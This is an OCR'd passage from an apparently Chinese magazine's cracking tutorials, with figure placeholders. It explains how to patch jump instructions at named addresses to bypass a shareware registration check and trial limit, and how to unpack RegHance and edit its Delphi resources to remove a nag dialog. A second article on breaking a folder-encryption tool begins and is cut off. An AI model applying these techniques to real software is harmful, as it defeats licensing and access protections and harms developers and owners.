


图 3




图 4

看到**0059CDAC je 59CDE1**了吧？只要将je改为jne软件就不会显示“[未注册]”了，不要以为改完这里软件就爆破完了，改完这里软件一样知道我们是未注册用户。所以我们的目的没有达到。看到图4上面还有一处条件跳转了吧？再向上查找这处地址0059CD6D，找到如图5的地方**0059CD6D jne 0059CDA5**，这一句的上面就不再是条件跳转了（C），而是非条件跳转（U）。我们的目标就在这里，只要再将这处跳转jne改为je软件就算是基本完美爆破了，为什么要说是基本完美爆破了呢？因为软件上提示未注册版本只能使用99次，如果你有耐心的话可以只修改上面两处跳转，然后再打开关闭软件99次再进行测试，是不是软件会提示试用次数到了？直接从W32dasm的字符参考中找到这句提示将它上面**0059C6C2（C）**的跳转到地址**0059C6C2 jnl 0059C77D**处的jnl改为jl就爆破完了，如图6。是不是很简单啊？说一说为什么要这么改吧！（C）是条件跳转程序运行到某个地




图 5




图 6

方时判断值 A 是否等于值 B 时如果相等（或不相等）就跳到这个（C）处，而（U）不同于（C），（U）是非条件跳转，也就是说不管值 A 是否等于值 B（一般用（U）时程序不进行比较），只要遇到（U）程序就会很“暴力”地跳到（U）处执行。判断软件是否注册时程序一定不会去使用 jmp（U），如果真的用 jmp 去判断地话，那么不管注册码是否正确软件都会提示注册成功（或注册失败）。我之所以修改这里就是因为这个原因。软件 jmp 到这个地址说明软件一定是为了运行软件中的某项功能才这么跳的。这个（U）下面就是未注册提示所以应该把这处（U）下面的（C）修改掉就行了！至于秦妮破解的第 2 个软件我估计也是不妥。由于《网络电视小精灵》我硬盘里没有。所以我没有去测试它。

爆破这个程序是不是很简单啊？破解向来就是一件很灵活的事，不要老是死板的认为只有注册失败的提示才可以当作破解的线索来用。

前些日子我在整理硬盘时找到了一个 N 年前从朋友光盘里拷来的程序 RegHance，本来准备要删除的，但看了软件的介绍后我我觉得很实用，就留下了。它是一款注册表编辑工具，它的说明挺吸引人的，但不管别人怎么说自己用着好才算好。安装上用了一段时间后觉得程序写的不错，虽然是英文版但我还是很喜欢，我觉得它完全可以代替系统中的注册表编辑器 Regedit 了，如图 7。




图 7

这个程序也是共享软件，未注册版本没有什么功能上的限制只是在程序关闭时会弹出一个要求注册的对话框 3 秒钟，3 秒钟后你才可以关闭程序，如图 8。



图 8

用 Peid 检查程序时发现程序是用 PECompact 压缩的，记得 04 年 7 月光盘里有 UnPECompact，但我很懒的去找，我直接用 Peid9.2 中的插件，如图 9。

顺利脱掉了 PECompact 的壳。Peid9.2 中的插件 PEID Generic Unpacker 是一个很好的脱壳工具，我脱的大部分壳都是用它脱的。因为我 E 文学的不是很好，于是乎我想先对程序进行汉化，然后再去破解它。程序是用 Delphi 写的，所以我选择用 Reshacker 对程序进行汉化。Why？因为用 Reshacker 加载 Delphi 的程序后能够显示一部分程序的源码。汉化时当我打开 RC 数据中的 TFORM1 后看到了“Caption = 'About RegHance.'”这证明窗口 FORM1 就程序的是“关于”对话框了，继续向下找我找到了如下代码：




图 9

```
object Timer1: TTimer
  Enabled = False
  Interval = 1200
  OnTimer = Timer1Timer
  Left = 312
  Top = 16
end
```

会编程的朋友应该知道这些东东的意思吧？尤其是这一句代码 **Interval = 1200** 这是程序的 Timer 事件，只要将“1200”改为“1”或其它很小的数值程序在关闭时对话框上那个 3 秒的限制就不再是 3 秒了（如改为 400 为 1 秒）。是不是很简单啊？继续汉化，在汉化 TREGVIEWFORM 时在窗口的上方我又找到了这些代码：

```
OldCreateOrder = True
Position = poDesktopCenter
OnActivate = FormActivate
OnClose = FormClose
OnCloseQuery = FormCloseQuery
OnCreate = FormCreate
OnDestroy = FormDestroy
OnKeyDown = FormKeyDown
OnShow = FormShow
PixelsPerInch = 96
TextHeight = 14
```

咦，“OnClose = FormClose”？这句是不是程序的关闭事件呢？试着删除了这句后将程序保存为“123.exe”运行之，程序在关闭时果然没有弹出要求注册的对话框。

看到这里你是不是觉得 Reshacker 也可以算是一种 Crack 工具呢？如果你愿意的话还可以再分析一下程序让程序启动时弹出的窗口也消失。

上面这种方法是我无意中发现的，这种方法应该只对 Delphi 写的程序有用，我举这个例子主要是为了说明 Crack 时要活，不要只用着一种思路去破解，怎么破简单就怎么破。想要成为 Crack 高手不但需要秦妮说的那 5 项我认为兴趣应该是其中最重要的。是不是呢？好了，就先写到这里，如果文中有什么错误的话欢迎给写信我指出，我的 E-Mail：liang_0633@163.com。

（本文涉及到的程序 RegHance 以及破解补丁、光盘有收录）

破解高强度文件夹加密大师

someboy

一直以来在网络中心干活，可以说是在默默无闻的搞技术。昨天突然系里面的老师找上门来。吓了我一跳。还以为平时搞一些地下活动被发觉了。后来仔细一听是老师听说我对黑客这方面有了解。所以找我来帮忙。老师拿出了一台手提，说里面有个文件夹被《高强度文件夹加密大师》加密了。而且密码已经忘记了。要我解开！没办法只好接下了这个任务。

于是开始了破解活动，自己在机上装上同版本的高强度文件夹加密大师3000。算是很旧的版本，应该有戏的。随便加密了一个文件夹，加密后图标改变，本来几百M 的文件夹，变成了一百多字节，太神奇了。

在另外一个系统查看，文件夹变成了.mem 后缀的文件！进入DOS 也是如此。而且都是不能进入那个文件夹。回到原来的系统，双击文件夹输入正确的密码后，才可以进入加密的文件夹，如图1。

